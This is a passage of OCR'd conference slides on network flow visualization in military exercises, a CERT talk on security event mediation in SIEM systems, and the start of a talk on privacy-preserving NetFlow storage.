
Flow Layer Visualization




Routing Layer VIsualization




Quality of Service and Ping Visualization




Service Level Agreement Visualization



Flow with other Network Visualization




Usage : Talisman Saber Exercises US Marines



Marines III MEF

Usage: US Navy Exercises



- Fleet monitoring of operational traffic
  - Traffic over satcom
  - Voice from ship to shore
- CND exercise
  - Monitoring red team attacks
  - Working with sensors

Issues and Limitations

referentia

- **Not Good At**
  - Showing large quantities of flows
  - Finding needle in hay stack
  - Pattern or algorithm analysis
- **Usage Issues**
  - Access to routers
  - Over WAN usage
  - Flow from multiple routers
  - Bandwidth in monitoring

Summary

- **Future Work**
  - Additional Network SA
  - Distributed Architecture
  - Cisco Flexible Netflow

- **For More Information**
  - jsmith@referentia.com
  - www.actionpacked.com

Exploring the Interactions Between Network Data Analysis and Security Information/Event Management

Timothy J. Shimeall
CERT® Network Situational Awareness (NetSA) Group
January 2011

Overview

Network Data

Security Information/Events

The Problem

Events, Revisited

Analysis leading to Events

The Problem, Revisited

Summary

Network Data

larger network, more security data

Data: Packets, Flows, DNS resolutions, host log entries, firewall log entries, etc.

Data (in general) -> Low security information density

Analysis (in part) -> Use goal/context to focus on higher-density data subsets, convert to aggregated form

Security Information/Events

Commonly: “Event: Something that happens”

SIEM: Event:

- Something describable via the schema
- Instance of security-sensitive activity observed at a device
- Aggregations of security-sensitive activity
- Chains of security-sensitive activity

Information: Context for analyzing or processing events

The Problem

If “generation of data instance” = “event”, too many events

- For collection and processing
- For human analysts

Candidate solutions:

- Sampling
- Reduce data on arrival
- Restrict scope
- Restrict classes of data

Events, Revisited

Definition: “Security sensitive event -- instance of activity that, in context, is associated with a threat to the network or with its defensive strategy.”

Security sensitivity depends on context

Effective security depends on strategy

Edge devices (router, firewall, proxy, etc.) can not have that context (or time to process it)

Analysis as Event Mediator

Event mediator: Automated actors receiving instances of network activity and applying context and strategy information to filter for security-sensitive events.

Application:

- Process-mapping approach, isolating critical “tipping points” sensitive for security
- Rule-based approach, identifying specific events with high security sensitivity
- Learning approach, using historical data to build indicators of security sensitivity

All three approaches are based on analysis.

Moving Closer to Reality

Mediators provide more achievable information distribution

- Core-outward: context information, strategy rules
- Edge-inward: filtering (and re-filtering) event stream to isolate security sensitivity.

Mediators simplify handling

- By automation: fewer intervening cases
- By humans: lower event rates

The Problem, Revisited

How often to publish context

- Rule updates
- Repeated training

How to incorporate strategy

- Deception
- Frustration
- Resistance
- Isolation/Recovery


Summary

Initial definition of security sensitive event

Decomposition of problem

Strategies for further development

Experience and experimentation needed



Privacy Preserving Network Flow Recording


Bilal Shebaro (Computer Science-UNM)

Jedidiah R. Crandall (Computer Science-UNM)


The University of New Mexico

Basic Idea

- Most ISPs and institutions use NetFlow
- NetFlow records are stored in plain most of the time
- Websites, webservices & applications have signatures
- We implemented a privacy preserving way of storing NetFlow records and generating statistical reports
  - IBE & P.P. semantics for on-the-fly statistics

